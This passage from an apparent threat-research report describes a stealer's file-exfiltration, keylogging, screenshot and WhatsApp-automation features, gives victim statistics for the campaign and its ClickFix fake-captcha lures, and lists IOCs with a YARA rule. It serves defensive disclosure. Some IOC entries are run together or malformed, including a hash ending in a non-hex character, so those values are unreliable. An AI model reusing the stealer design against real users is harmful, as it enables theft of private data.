


Figure 14 – Custom chat application as seen from victim's machine




Figure 15 – Custom chat application as seen from malware operator's machine

SilentDataCollector is a stealer, which generates a list of all files on all drives (fixed, removable, network drives), encrypts and exfiltrates this list to the base C&C. The operator can direct file collection by uploading a command file to the base C&C server. The stealer then reads this command file and compresses, encrypts, and exfiltrates desired files to the base C&C server. Newer versions also implement additional features, such as a keylogger with valid email address detection, contact exfiltration from WhatsApp, mapping and unmapping network shares, and capturing screenshots of user activity at 30-second intervals while the victim is active. An operator may issue a WhatsApp search keyword; both the web and desktop versions are supported. The stealer waits until the victim becomes inactive and then uses WhatsApp automation to focus the search box, enter the specified keyword (contact name), open the contact information, and capture a screenshot.

Among the exfiltrated files, we discovered the following screenshot. The actor searched for the first name of a contact of interest (entered into the WhatsApp search box via automation). The contact information displayed also reveals the associated phone number.




Figure 16 – Screenshot of WhatsApp contact details exfiltrated by the stealer

This is very likely a hands-on-keyboard operation. We have also seen components combining more than one of the previous features, such as ransomware and file collection combined into a single file.

Logs processing and statistics

Having lots of logs gives us a rare opportunity to have better visibility into the overall campaign size. Although some of the logs belong to various sandboxes and researchers' machines, the majority still appear to be real victim machines. This still gives us valuable insight into the overall campaign size.

Statistics as of 24/07/2026 – more than 6000 unique IP addresses.




Figure 17 – Overall victim distribution

country	unique IPs
US	1852
RU	630
IN	630

We got access to one of the base URL servers, which contained logs of fake captcha hits. Similar to the map above, we collected all unique IPs and drew one more distribution map. Compared to the previous statistics from the logs, this section contains counterintuitively fewer IPs and a lower number of hits, which in a real scenario has to be exactly the opposite, as not every ClickFix hit leads to infection. We have to note that these statistics are limited, as they contain logs only from one particular server, from which we collected logs. We also suspect that the ClickFix log file was reset a few times, so after each reset the older statistics were lost. The graph below shows close to 600 unique IPs related to ClickFix statistics.

Statistics of fake captcha hits as of 24/07/2026 – close to 600 unique IP addresses, limited to one base C&C server.




Figure 18 – Victims from specific server

country	unique IPs
US	111
IN	110
UA	29

Victims’ screenshots statistics

There was an open directory with victims’ screenshots. Until the server was cleaned by the administrator, we managed to collect about 400 unique screenshot files, belonging to close to 200 unique infected machines. An open directory containing activity screenshots from victims contains more than 20,000 individual files.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

IOCs

compromised websites	maximumrock[.]roplatinumcar[.]canorakremer.co[.]ukpharmart[.]aeksr-racingparts[.]com
compromised base C&C websites	v-k.com[.]uawww.lapellelaser[.]plwww.parsrulman[.]connectcalcutta[.]comdischerniation[.]com
PowerShell script stage 1	cab7f141fd6f2c58055b3731ef6a64b8a2d4d88a974770b047da19c0904322f0
PowerShell script stage 2	cc8aa2bd7bf74ca0bbc5cb03a7b18eae73094b450d11654528c05685fe12e0c9
stage 1 – downloader	99bcb531d6dd3c93d3f28f03d6e4659c865a4ffbd2fb514e809017f3446a940b8337bf29100a5871b1275227006dc2a43b21b751e5ce7e2f
stage 2 – downloader & loader	9765b1342cc7eb982a73bb1f94c6c500b63dc817073b76ea926c1097078d35277d3604d0728b242c72bd144b8661ebf63c1042a4f5dd4c
stage 3 – encryptor	b79b9b027f76579555069a7506d946648a8cb3126c0dda837dc9fee0e5c7948965550f6d0ffec8421f703cdc7273d9c0563b3d480fe6702t
stage 3 – SMB/USB worm	8d1e23630a6695fa9c793d73832f59436c98bba30ed81c16d01b549bd17feab410babb15e08f9fbd72cce11713a273b971c910dd5bdb98f
stage 3 – lockscreen	11a635d70444605ede1de0aa227a9fd7cfa4554e75bea93ce18b639ca571a42e2adbb2c206be7f23bf77f8f50d1ac0f809511c0b4591421f
stage 3 – credential stealer	23cbabfe3ca3a7f1eb365f772d6a4ed8095cb8f7755622cc82e804478259dc70
stage 3 – VBS spreader	b3dff910b350ace27d64cbd79405cb154a1967e366d7b88170c3e8303b1d08ad
stage 3 – chat utility	3ed8f2cc8da4853fd770ff38f0cbce6d9d4a84e75a828fc0cec3e3ec60db94f93ba161ca7b8dcf389ec3236c9ddfb943e9d1766181b1b81a2

Yara rule

```
rule StopAndProtectOperation
{
    meta:
        description = "Detects StopAndProtect Operation"
        author = "Check Point Research"
        date = "2026-05-26"
        modified = "2026-05-26"
        hash = "712E557373FBA45BDD66D52E395B8AF7CCF7006E6E82D4E1DB0736E738D0D4FB"
        strings:
            $a = "C:\\Users\\marks\\source\\"
```

condition:

all of them

}

[GO UP](#)

[BACK TO ALL POSTS](#)